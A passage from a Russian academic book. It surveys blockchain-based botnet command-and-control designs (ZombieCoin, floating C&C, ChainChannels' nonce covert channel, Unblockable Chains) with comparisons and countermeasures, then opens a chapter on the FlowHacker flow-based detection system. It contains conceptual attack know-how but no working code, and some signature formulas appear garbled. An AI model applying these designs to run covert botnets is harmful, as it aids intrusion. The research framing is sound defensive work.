


Рис. 6.3. Примеры транзакций Bitcoin.

5. Боты декодируют инструкции и выполняют их.

ZombieCoin встраивает команды C&C в транзакции через выходной сценарий OP_RETURN. Исследователи продемонстрировали работу на имитации ботнета из 14 узлов. Важнейшие показатели — задержка канала и время реакции ботов. Медианное время ответа составило 5,54 секунды. Из-за высокой стоимости Bitcoin приходится учитывать и расходы: одна команда каждые 20 минут обходилась примерно в 2,2 доллара в сутки, что приемлемо для атаки. Эти показатели подтверждают практическую осуществимость блокчейн-ботнета.

Однако у ZombieCoin есть очевидная слабость. Хотя команды закодированы, соответствующие транзакции доступны каждому участнику публичной сети. Достаточно получить и исследовать один экземпляр бота, чтобы восстановить алгоритм декодирования, найти прежние управляющие сообщения и расшифровать их.

6.3.3 Плавающий C&C-сервер

Чтобы устранить недостатки прямого размещения команд, использованного в ZombieCoin, Карран и Гейст [14] предложили другую модель на основе Bitcoin. Публичный блокчейн служит каналом между ботами и серверами C&C, а транзакции сообщают IP-адрес вновь назначенного активного сервера. Боты могут динамически переключаться между управляющими узлами, поэтому обнаружить топологию и вывести сеть из строя становится труднее.

Архитектура. В основе схемы лежит традиционный централизованный ботнет. Ботами управляет активный сервер C&C, а несколько резервных серверов ожидают переключения и готовы принять управление, если действующий узел будет отключён.

Над централизованным ботнетом исследователи добавили отдельный уровень — «Оркестратор». Он следит за доступностью действующего сервера C&C. Если сервер отключён или заблокирован, Оркестратор создаёт транзакцию Bitcoin с IP-адресом резервного узла. Боты извлекают этот адрес из публичного блокчейна и подключаются к новому серверу, который становится активным и принимает управление сетью. Общая архитектура такого ботнета показана на рис. 6.4.




Рис. 6.4. Системная архитектура.

Более развитые блокчейн-платформы позволяют усовершенствовать механизм плавающего сервера C&C. Ethereum поддерживает смарт-контракты и децентрализованные приложения (DApp), а язык Solidity является полным по Тьюрингу и позволяет выполнять сложные вычисления. Поэтому функцию Оркестратора можно перенести в DApp, работающий в публичной сети Ethereum. Такое решение способно оказаться устойчивее и анонимнее варианта на Bitcoin. Кроме того, транзакции Ethereum дешевле, а среднее время их подтверждения примерно в 50 раз меньше. Как видно из табл. 6.1, реализация механизма C&C в Ethereum снижает задержку и затраты.

Реализация. Механизм состоит из двух основных частей: ботов и блокчейна.

Ключевой элемент ботнета — протокол связи. Чаще всего применяются HTTP и IRC, однако IRC используется лишь в отдельных средах и хорошо изучен средствами защиты. HTTP распространён гораздо шире и потому лучше сливается с обычным трафиком, но сам по себе не шифрует данные и может раскрыть устройство ботнета. Поэтому его обычно защищают протоколом SSL/TLS, получая HTTPS.

Ботнет состоит из ботов и серверов C&C. Существует немало проектов с открытым исходным кодом, реализующих управление по HTTP. Один из них — написанное на Python средство удалённого доступа Ares [26].

Основная практическая задача — передать ботам IP-адреса резервных серверов C&C. Код операции Bitcoin OP_RETURN позволяет поместить эти данные в транзакцию. Чтобы скрыть их назначение, адрес предварительно кодируют; затем боты извлекают его из публичного блокчейна и восстанавливают исходное значение.

Таблица 6.1. Сравнение Bitcoin и Ethereum

	Bitcoin	Ethereum
Стоимость транзакции	0,5 доллара	0,08 доллара
Пропускная способность	3,3–7 транзакций в секунду (TPS)	15 TPS
Интервал между блоками	10 минут	12 секунд
Полнота по Тьюрингу	Нет	Да

6.3.4 ChainChannels

Предложенная Фркатом, Аннесси и Зсеби система ChainChannels [15] использует блокчейн и цифровые подписи для скрытой доставки команд ботам. Управляющие данные кодируются в одноразовом параметре цифровой подписи. Такой тайный канал внутри обычных блокчейн-транзакций повышает устойчивость инфраструктуры C&C.

Алгоритмы цифровой подписи применяются почти во всех публичных блокчейнах. В Bitcoin владелец криптовалюты подписывает закрытым ключом данные транзакции, включающие открытый ключ получателя. Подпись добавляется к транзакции и распространяется по распределённой сети. В основе лежит асимметричная криптосистема: у каждого пользователя есть связанная пара закрытого и открытого ключей, позволяющая подписывать операции и подтверждать право распоряжаться средствами. Bitcoin использует алгоритм цифровой подписи на эллиптических кривых (ECDSA) и кривую Коблица secp256k1 [27]. Ниже показан общий процесс создания и проверки подписи.

Алгоритм 1. Создание и проверка цифровой подписи
 Хеширование: $x = \text{hash}(\text{data})$
 Подписание: $s = \text{sign}(\text{private_key}, x)$
 Отправка: подпись s и данные транзакции
 Получение: подпись s и данные транзакции
 Проверка: $\text{decode}(\text{public_key}, s) = x = \text{hash}(\text{data})$

ChainChannels помещает команды C&C в данные, используемые на этапе создания цифровой подписи. Подпись состоит из пары (r, s) . Для применяемой в Bitcoin кривой secp256k1 порядок n и порождающая точка G общедоступны. Первая часть подписи r вычисляется из точки $x_1 = kG$, где k — одноразовый параметр. Вторая часть, s , зависит от закрытого ключа pk , хэша сообщения x , значения r , обратного k и порядка кривой n . Она вычисляется по следующей формуле.

$$s = k^{-1}(x + r) \bmod n \quad (6.1)$$

В обычной подписи параметр k выбирается случайно. ChainChannels вместо случайного значения кодирует в нём управляющую информацию, а затем создаёт подпись по уравнению 6.2.

Изменённая процедура выглядит так:

$$kmsg = s^{-1}(x + r) \bmod n \quad (6.2)$$

До публикации управляющих транзакций в боты заранее встраивают ключ, необходимый для извлечения скрытых данных. Зная его, вредоносная программа восстанавливает сообщение из параметров подписи. Процесс извлечения показан ниже.

$$kmsg = s^{-1}(x + r) \bmod n \quad (6.3)$$

Боты постоянно отслеживают транзакции Bitcoin и находят все транзакции с открытым ключом ботмастера. Затем боты извлекают из этих транзакций скрытые сообщения с помощью заранее настроенного закрытого ключа и получают C&C-информацию от ботмастера. В итоге они выполняют эти команды, запускают крупномасштабные атаки и наносят разрушительный ущерб интернету. Так работает ChainChannels.

ChainChannels показывает, что даже служебные элементы блокчейна, в том числе цифровые подписи, могут стать каналом C&C. Данные между ботмастером и ботами скрыты и зашифрованы. Сами боты лишь наблюдают за блокчейном Bitcoin и не выступают получателями транзакций, поэтому обычный мониторинг переводов не позволяет их выявить. Это делает сеть анонимной, устойчивой и способной свободно менять численность.

6.3.5 Unblockable Chains

Unblockable Chains [12] — проект с открытым исходным кодом, реализующий современный блокчейн-механизм C&C поверх Ethereum. Это демонстрационный прототип, подтверждающий возможность управлять ботнетом через смарт-контракты.

Unblockable Chains использует возможности смарт-контрактов Ethereum и свойства самого блокчейна. Полная схема работы показана на рис. 6.5 и включает следующие этапы.

1. Ботмастер запускает полный узел Ethereum, который подключается к сети и загружает весь блокчейн. Это может занять более суток.
2. После синхронизации ботмастер создаёт кошелёк Ethereum, пополняет его эфиром и развёртывает смарт-контракт. Именно через этот работающий в блокчейне код боты обмениваются данными с инфраструктурой C&C.
3. Ботмастер запускает панель управления, через которую разрешает или отзывает доступ отдельных имплантов, выдаёт команды и получает результаты.
4. Для каждого импланта создаётся кошелёк, которому предоставляют доступ к смарт-контракту и переводят небольшое количество эфира. Затем конфигурацию и код упаковывают в готовый модуль.
5. Имплант внедряют на удалённый компьютер. После заражения он читает конфигурацию и работает как облегчённый узел Ethereum, загружая только заголовки блоков. Такой режим требует значительно меньше времени и дискового пространства, чем полный узел, и потому менее заметен.
6. После синхронизации заражённый компьютер открывает кошелёк, регистрируется в смарт-контракте, получает и выполняет команды, а затем отправляет результаты обратно.




Рис. 6.5. Процесс работы Unblockable Chains.

Однако у Unblockable Chains остаются серьёзные недостатки. Теоретически смарт-контракт способен обслуживать сколько угодно узлов, но на практике рост нагрузки увеличивает время обработки транзакций. Для каждого импланта приходится отдельно создавать и пополнять кошелёк. Полный узел Ethereum требует слишком много дискового пространства и вычислительных

ресурсов, а облегченный режим хотя и экономнее, но тоже не бесплатен. Высока и цена хранения данных: запись 1 Мбайт обходится примерно в 13 ЕТН, или 1800 долларов. Даже более экономичный вариант снижает стоимость лишь до 1,47 ЕТН, около 200 долларов за мегабайт. Для построения ботнета и проведения атак это значительные расходы.

6.4 Оценка и сравнение

С&С-механизм ботнета можно оценивать со следующих точек зрения:

- Защищенность связи: управляющие данные передаются в зашифрованном виде, а выбранная сеть и протоколы затрудняют их перехват и подмену.
- Доступность: боты могут получить команды даже при отказе отдельных компонентов инфраструктуры.
- Масштабируемость: механизм способен обслуживать растущее число ботов и увеличивающийся объем обмена С&С.
- Аутентификация: команды принимаются только от законного с точки зрения протокола отправителя; предусмотрена защита от повторного воспроизведения и подделки сообщений.
- Анонимность: источник команд и личность оператора трудно установить.
- Скрытие структуры: обмен С&С не раскрывает сведения о других имплантах и топологии сети.
- Устойчивость к отключению: единичный отказ не нарушает работу всей сети; отключение одного бота не мешает остальным.
- Устойчивость к перехвату управления: анализ одного экземпляра бота не позволяет постороннему захватить всю сеть.

По этим критериям перечисленные механизмы далее сравниваются с традиционным управлением через IRC. Результаты приведены в таблице 6.2.

Таблица 6.2. Сравнение различных С&С-механизмов ботнетов

	ZombieCoin	Floating C&C	ChainChannels	Unblockable Chains	IRC
Защищенность связи	Да	Да	Да	Да	Нет
Высокая доступность	Да	Да	Да	Да	Да
Масштабируемость	Да	Да	Да	Нет	Да
Аутентификация	Да	Нет	Да	Да	Нет
Анонимность	Да	Да	Да	Да	Нет
Нулевая утечка данных	Да	Да	Да	Да	Нет
Устойчивость к выводу из строя	Да	Нет	Да	Да	Нет
Устойчивость к захвату	Да	Нет	Да	Да	Нет
Низкая операционная стоимость	Нет	Нет	Нет	Нет	Да

Согласно данным, представленным в таблице 6.2, эти ботнеты на основе блокчейна демонстрируют необычные свойства. Устойчивость и скрытность их С&С-механизмов намного выше, чем у прежних решений, таких как IRC или P2P.

Однако ограничения блокчейна делают масштабируемость и стоимость слабыми сторонами новых ботнетов. Они значительно дороже традиционных, и расходы могут даже превысить прибыль от атак, поэтому блокчейн пока не годится как универсальная инфраструктура. Но после заметного снижения цен BTC и ETH в 2019 году [28, 29] построение такой сети стало дешевле, а значит, угрозе следует уделять больше внимания. Оценка показывает, что современные технологии — искусственный интеллект [30, 31], блокчейн и другие — меняют привычные проблемы компьютерных и сетевых систем. Поэтому дальнейшее исследование ботнетов сохраняет ценность и актуальность.

6.5 Контрмеры

Из-за высокой устойчивости и анонимности C&C-механизмов ботнетов на основе блокчейна может показаться, что контрмер против них нет. На самом деле сдерживать их трудно, но возможно.

- Механизм плавающего сервера C&C зависит от внешних служб, например API передачи сведений о транзакциях. Выведение такого API из строя разрушит весь ботнет. Кроме того, обратная разработка позволяет узнать Bitcoin-адрес ботмастера и отправлять мешающие транзакции, нарушая нормальную работу сети.
- В ChainChannels небольшие значения одноразового параметра могут повторяться при передаче одинаковых детерминированных команд, создавая заметный признак. Другая возможная мера — предложенный Симмонсом [32] контролирующий участник, который проверяет подписи и участвует в их создании. Однако это противоречит идее блокчейна как системы без влиятельной доверенной стороны.
- В Unblockable Chains каждому импланту необходимо заранее перевести некоторое количество ETH. Это создаёт риск обнаружения ботнета при анализе транзакций.

6.6 Заключение

Инфраструктура C&C — ключевой компонент ботнета. В течение последнего десятилетия злоумышленники испробовали множество архитектур и протоколов, стремясь сделать управляющие каналы устойчивее. Однако большинство традиционных сетей можно вывести из строя после раскрытия их топологии. Блокчейн открывает путь к новому поколению ботнетов, управлять которыми скрытно и бесперебойно значительно проще. Потенциальный ущерб таких угроз для интернета и критически важных систем нельзя недооценивать.

В главе рассмотрены несколько вариантов управления ботнетом через блокчейн. Для передачи команд они используют транзакции, цифровые подписи и сценарии. Вероятно, в ближайшем будущем появятся ещё более устойчивые схемы. Поэтому важно своевременно оценить эту угрозу и разработать практические контрмеры.

Литература

[1] Guofei Gu, Roberto Perdisci, Junjie Zhang, and Wenke Lee. "Botminer: Clustering analysis of network traffic for protocol- and structure-independent botnet detection". In Proc. UNISEX SEC, pages 139-154, 2008.

- [2] Guofei Gu, Junjie Zhang, and Wenke Lee. "Botsniffer: Detecting botnet command and control channels in network traffic". In Proc. NDSS, 2008.
- [3] Xiaobo Ma, Junjie Zhang, Jing Tao, Jianfeng Li, Jue Tian, and Xiaohong Guan. "Dnsradar: Outsourcing malicious domain detection based on distributed cache footprints". IEEE Transactions Information Forensics and Security, 9(11):1906-1921, November 2014.
- [4] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. "New facets of mobile botnet: Architecture and evaluation". International Journal of Information Security, 15(5):455-473, 2016.
- [5] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Drakatos, Michail Karavolos, Sarantis Kotsilitis, and David KY Yau. "Botnet command and control architectures revisited: Tor hidden services and fluxing". In Proc. WISE, pages 517-527, 2017.
- [6] Simon Heron. "Botnets: Botnet command and control techniques". Network Security, 2007(4):13-16, 2007.
- [7] Zhaosheng Zhu, Guohan Lu, Yan Chen, Zhi Judy Fu, Phil Roberts, and Keesook Han. "Botnet research survey". In Proc. IEEE ICSCA, pages 967-972, 2008.
- [8] Zisis Tsiatsikas, Marios Anagnostopoulos, Georgios Kambourakis, Sozon Lambrou, and Dimitris Geneiatakis. "Hidden in plain sight. sdp-based covert channel for botnet communication". In Proc. TrustBus, pages 48-59, 2015.
- [9] Shuang Zhao, Patrick PC Lee, John Lui, Xiaohong Guan, Xiaobo Ma, and Jing Tao. "Cloud-based push-styled mobile botnets: A case study of exploiting the cloud to device messaging service". In Proc. ACM COMPSAC, pages 119-128, 2012.
- [10] Erhan J Kartaltepe, Jose Andre Morales, Shouhuai Xu, and Ravi Sandhu. "Social network-based botnet command-and-control: Emerging threats and countermeasures". In Proc. ACNS, pages 511-528, 2010.
- [11] Satoshi Nakamoto. "Bitcoin: A peer-to-peer electronic cash system". 2008.
- [12] Omer Zohar. "Unblockable chains - a poc on using blockchain as infrastructure for malware operations". <https://github.com/platdrag/UnblockableChains>.
- [13] Syed Taha Ali, Patrick McCorry, Peter Hyun-Jeen Lee, and Feng Hao. "Zombiecoin: Powering next-generation botnets with bitcoin". In Proc. FC, pages 34-48, 2015.
- [14] Tom Curran and Dana Geist. "Using the bitcoin blockchain as a botnet resilience mechanism". 2016.
- [15] Davor Frkat, Robert Annessi, and Tanja Zseby. "Chainchannels: Private botnet communication over public blockchains". In Proc. IEEE iThings & GreenCom & CPSCoM & SmartData, pages 1244-1252, 2018.
- [16] Gavin Wood et al. "Ethereum: A secure decentralised generalised transaction ledger". Ethereum project yellow paper, 151:1-32, 2014.
- [17] Nick Szabo. "Formalizing and securing relationships on public networks". First Monday, 2(9):1-5, 1997.
- [18] Saveen A Abeyratne and Radmehr P Monfared. "Blockchain ready manufacturing supply chain using distributed ledger". 2016.
- [19] Sead Muftic. "Blockchain identity management system based on public identities ledger". April 25 2017. US Patent 9,635,000.
- [20] Matthew English, Soren Auer, and John Domingue. "Block chain technologies & the semantic web: A framework for symbiotic development". In Computer Science Conference for University of Bonn Students, J. Lehmann, H. Thakkar, L. Halilaj, and R. Asmat, Eds, pages 47-61, 2016.

- [21] "Ethereum homestead documentation". www.ethdocs.org/en/latest/.
- [22] "Bitcoin learning resources". <https://bitcoin.org/en/resources>.
- [23] "Bitcoin developer reference". <https://bitcoin.org/en/developer-reference>.
- [24] "Ethereum API documentation". www.blockcypher.com/dev/ethereum/introduction.
- [25] "Bitcoin core version 0.9.0 released". <https://bitcoin.org/en/release/v0.9.0>.
- [26] "Ares: Python botnet and backdoor". <https://github.com/sweetsoftware/Ares>.
- [27] Hartwig Mayer. "Ecdsa security in bitcoin and ethereum: A research survey". Coin-Fabrik, June, 28, 2016.
- [28] "Ethereum price chart". www.coinbase.com/price/ethereum.
- [29] "Bitcoin price chart". www.coinbase.com/price/bitcoin.
- [30] Mohammad M Masud, Jing Gao, Latifur Khan, Jiawei Han, and Bhavani Thuraisingham. "Peer to peer botnet detection for cyber-security: A data mining approach". In Proc. ACM CSIRW, page 39, 2008.
- [31] Carl Livadas, Robert Walsh, David Lapsley, and W Timothy Strayer. Using machine learning techniques to identify botnet traffic. In Proc. IEEE LCN, pages 967-974, 2006.
- [32] Gustavus J Simmons. "The prisoners problem and the subliminal channel". In Advances in Cryptology, pages 51-67. Springer, 1984.

Глава 7. Обнаружение ботнетов и неизвестных сетевых атак в больших данных трафика

Luis Sacramento

INESC-ID, Высший технический институт Лиссабонского университета, Португалия

Iberia Medeiros

LASIGE, факультет естественных наук Лиссабонского университета, Португалия

Joao Bota

Vodafone Portugal, Португалия

Miguel Correia

INESC-ID, Высший технический институт Лиссабонского университета, Португалия

7.1 Введение

Интернет-провайдеры предоставляют клиентам услуги связи, которыми легко злоупотребить в преступных целях. Крупные операторы заинтересованы в снижении вредоносной активности, а первым шагом обычно становится её обнаружение. Однако современные магистральные сети работают на скоростях 1–10 и даже 100 Гбит/с [1]. Они поддерживают услуги, прежде невозможные, но одновременно чрезвычайно усложняют анализ трафика.

Особенно опасны ботнеты — сети взломанных узлов, называемых зомби или ботами. Они служат платформой для DDoS-атак, распространения вредоносных программ, фишинга и мошенничества с рекламными переходами [2]. Несколько недавних атак затронуло миллионы пользователей интернета [3, 4]. Провайдеры неизбежно участвуют в противодействии, поскольку через них проходит трафик [5], а значит, должны уметь обнаруживать ботнеты.

Для выявления вредоносной активности провайдеры используют системы обнаружения сетевых вторжений (NIDS). Классическая система глубоко проверяет пакеты (DPI): анализирует полезную нагрузку в определённых точках сети, например на граничном маршрутизаторе, и ищет сигнатуры либо характерное поведение. Сигнатурному подходу нужны сведения об известных атаках, а поведенческому — чистый трафик для обучения; получить и то и другое непросто [6]. Глубокая проверка выполнима на сравнительно медленном соединении, но не на современной высокоскоростной магистрали. Кроме того, всё большая доля полезной нагрузки зашифрована протоколами TLS, HTTPS, SSH и IPsec, поэтому анализ становится ещё сложнее и менее полезным [7].

Из-за трудностей мониторинга скоростного трафика Cisco ввела в NetFlow [8] понятие сетевого потока, позднее принятое крупными производителями маршрутизаторов и стандартизованное IETF [9]. Поток — это последовательность пакетов с общим набором признаков, прошедших через точку наблюдения за определённый промежуток времени. Он описывает обмен в агрегированном виде без содержимого пакетов: сохраняются лишь адреса и порты источника и назначения и другие общие сведения о соединении. Такой анализ требует меньше ресурсов, чем DPI, и лучше сохраняет конфиденциальность, поскольку полезная нагрузка отсутствует.

Анализ потоков представляет собой альтернативу описанным выше способам обнаружения вторжений. Он выявляет внутренние и внешние события, например ошибки настройки сети и нарушения политик [10], а также многие атаки сетевого и транспортного уровней. По характерной

активности — обращениям к серверам C&C или участию в DDoS — можно находить и ботнеты. Но атаки прикладного уровня, включая внедрение SQL, межсайтовые сценарии, переполнение буфера и состояния гонки, обычно незаметны: в потоках нет содержимого сообщений.

Машинное обучение давно применяется для обнаружения сетевых вторжений, прежде всего при поведенческом поиске аномалий [11, 12]. Его могут использовать как сигнатурные, так и потоковые NIDS, однако точность зависит от полноты знаний об угрозах, на которых обучена система. Алгоритмы находят скрытые закономерности во входных данных и классифицируют их на основе усвоенных примеров. Но даже машинное обучение не устраняет проблему огромного числа потоков в крупных высокоскоростных сетях провайдеров.

В этой главе предложен новый способ обнаруживать вредоносный трафик, в том числе неизвестные атаки, и выявлять участвующие в них узлы по сетевым потокам. Он сочетает машинное обучение без учителя, не требующее априорных знаний, с данными разведки об угрозах. Подход основан на следующих наблюдениях:

- Нормального трафика намного больше, чем вредоносного.
- Вредоносный трафик качественно отличается от нормального трафика.
- Похожий трафик внутри каждой категории — нормальной и вредоносной — можно агрегировать алгоритмом без учителя.

Сетевые потоки группируются в кластеры. Крупнейшие обычно соответствуют нормальному трафику, поэтому особого внимания требуют малые. Алгоритм без учителя классифицирует их как вредоносные или безопасные, обнаруживая подозрительный трафик и участвующие узлы. Это резко сокращает время анализа и делает задачу обработки провайдерских объёмов практически выполнимой.

Анализ повторяется непрерывно. Между итерациями система сохраняет классифицированные кластеры и использует накопленные знания в дальнейшем. Она постепенно становится автономнее и реже требует вмешательства администратора, хотя полностью исключить человека, как и в любой NIDS, нельзя. Без него невозможно находить атаки, не имея ни заранее известных сигнатур, ни заведомо чистого обучающего трафика.

Подход реализован в NIDS FlowHacker. Hadoop MapReduce [13, 14] агрегирует сетевые потоки, набор алгоритмов машинного обучения обрабатывает сводные представления, а средства визуализации помогают человеку их исследовать. Система проверялась на двух видах трафика и обнаружила серверы C&C ботнетов, перебор SSH и события отказа в обслуживании. Для подтверждения результатов использовался синтетический набор потоков [15], а для практического испытания — реальные данные крупного португальского оператора с миллионами абонентов и услугами интернета, IPTV, IP-телефонии и мобильной связи GSM/3G/4G. FlowHacker выявил несколько эпизодов активности ботнетов.

Основные результаты главы: (1) способ повысить сетевую безопасность, выявляя вторжения в потоках сочетанием методов обучения без учителя; (2) итеративный процесс обучения; (3) реализующая подход NIDS; (4) экспериментальная оценка способности системы обнаруживать вторжения по сетевым потокам.

Далее глава устроена так. В разделе 7.2 приведены основные сведения о сетевых потоках и обзор связанных работ. Раздел 7.3 представляет подход, разделы 7.4 и 7.5 раскрывают подробности, а 7.6 описывает реализацию. Результаты оцениваются в разделе 7.7, после чего в разделе 7.8 подводятся итоги.

7.2 Основные сведения и связанные работы

В этом разделе рассматривается обнаружение вторжений по сетевым потокам. Раздел 7.2.1 посвящён существующим средствам потокового анализа, а 7.2.2 — распространённым сетевым вторжениям и работам, показывающим, как выявлять их без проверки полезной нагрузки.

7.2.1 Сетевые потоки и основные инструменты

Первой технологией сетевых потоков стала разработанная Cisco NetFlow [8] — встроенная функция маршрутизаторов для сбора и экспорта записей. NetFlow постепенно развивалась, и версия 9 уже интегрируется с другими протоколами, включая многопротокольную коммутацию по меткам (MPLS).

Технология встроена в сетевое оборудование и выбирает из проходящего трафика пакеты с признаками, заранее заданными администратором. Если NetFlow включена на граничном маршрутизаторе, она обрабатывает весь входящий и исходящий трафик. Получив IP-пакет, устройство сравнивает его поля с заданными условиями и при совпадении создаёт запись в кеше потоков. Один поток может объединять множество пакетов, а устройство одновременно собирает множество разных потоков.

Другие производители создали собственные средства сбора и экспорта, например NetFlow Lite, sFlow и NetStream. Из-за несовместимости реализаций IETF разработала протокол экспорта сведений об IP-потоках (IPFIX) [9], стандартизирующий сбор и передачу записей и упрощающий развёртывание потоковых приложений. Пакеты с общими свойствами объединяются в потоки, а эти свойства в IPFIX называются ключами потока. Например, ключ может быть следующим кортежем:

```
(IP_source, IP_destination, port_source, port_destination, type_of_Service)
```

Для сбора и извлечения потоков созданы специальные инструменты. Один из них — nfdump [16], совместимый с NetFlow версий 5, 7 и 9 и умеющий преобразовывать записи в обычные текстовые файлы. Он читает данные NetFlow, сохраняет их в двоичном формате, вычисляет статистику и выполняет агрегирование.

Набор SiLK («система знаний уровня Интернета») [17], разработанный группой ситуационной осведомлённости CERT, широко применяется для анализа потоков. Он поддерживает IPFIX и NetFlow версий 5 и 9, преобразует данные в собственный формат и предоставляет средства фильтрации и расчёта статистики.

7.2.2 Обнаружение вторжений по сетевым потокам

В ряде работ предложены потоковые методы обнаружения конкретных атак: ботнетов [2, 18–22], сканирования портов [23, 24], червей [25–27] и отказа в обслуживании [28–30]. Каждый подход рассчитан лишь на один тип угроз, но показывает, как сетевые потоки помогают его выявить.

В системах обнаружения вторжений всё чаще применяют машинное обучение [10, 31]. Это набор методов, позволяющих интеллектуальной системе получать знания, наблюдая закономерности в заданной среде [10], а затем уточнять их на каждой итерации с учётом прошлого опыта. Такой подход используется в обработке естественного языка, распознавании речи, биоинформатике, фильтрации спама, обнаружении сетевых вторжений и многих других областях.

Алгоритмы делятся на обучение с учителем и без учителя. В первом случае система получает набор примеров, которые человек заранее разметил по классам, и усваивает связь между признаками и ожидаемой интерпретацией. После обучения она классифицирует новые входные данные. К таким алгоритмам относятся деревья решений, наивный байесовский классификатор и

метод опорных векторов (SVM). Обучение без учителя обходится без размеченного набора: на вход подаются векторы признаков, а алгоритм сам ищет похожие группы. Типичный пример — кластеризация методом k-средних.

В обнаружении вторжений машинное обучение позволяет классифицировать трафик и находить аномальные закономерности и потенциально вредоносных пользователей [11, 12, 32]. Обычно NIDS сравнивает текущее поведение с нормальным и ищет неожиданное. В отличие от сигнатурной системы, такие закономерности заранее неизвестны: модель обучается на трафике без вторжений. Но получить гарантированно чистые примеры в действующей сети провайдера трудно.

Портной и соавторы предложили кластерный метод, не относящийся ни к поведенческому, ни к сигнатурному обнаружению [33], однако он не использует потоки и не обучается итеративно. Система UNIDS выявляет неизвестные атаки без разметки, сигнатур и обучения [34], применяя подпространственную и плотностную кластеризацию с накоплением свидетельств, но также не предусматривает итераций. Гонсалвес и соавторы ближе к нашему подходу, хотя анализируют журналы, а не потоки [35]. Эта и другие работы сочетают открытые данные разведки об угрозах с дополнительными методами [35, 36]. Краткая версия нашей работы публиковалась ранее без подробного описания подхода [37].

7.3 Подход FlowHacker

FlowHacker обрабатывает потоки с помощью обучения без учителя и сведений об угрозах, чтобы находить неизвестные сетевые атаки. Предполагается, что основная масса трафика законна, вредоносная часть намного меньше и качественно отличается. Поэтому алгоритм разделяет потоки на кластеры: крупнейшие обычно содержат нормальный трафик, а малые могут оказаться вредоносными, хотя иногда представляют редкое законное поведение. Такой подход решает две проблемы: неизвестные закономерности выявляются без учителя, а анализ агрегированных потоков значительно быстрее проверки полезной нагрузки.

Обработка выполняется циклически, а знания предыдущих итераций повышают качество обнаружения. Для каждого набора потоков система извлекает признаки, дополняет их сведениями об угрозах, формирует кластеры алгоритмом без учителя и классифицирует малые кластеры как вредоносные или безопасные. Новые размеченные результаты добавляются к накопленному набору и используются в следующем цикле.

Подход включает шесть этапов, показанных на рис. 7.1:

1. Сбор потоков с узлов и маршрутизаторов за заданный период, например сутки. Каждый поток обобщает набор пакетов определённого узла.
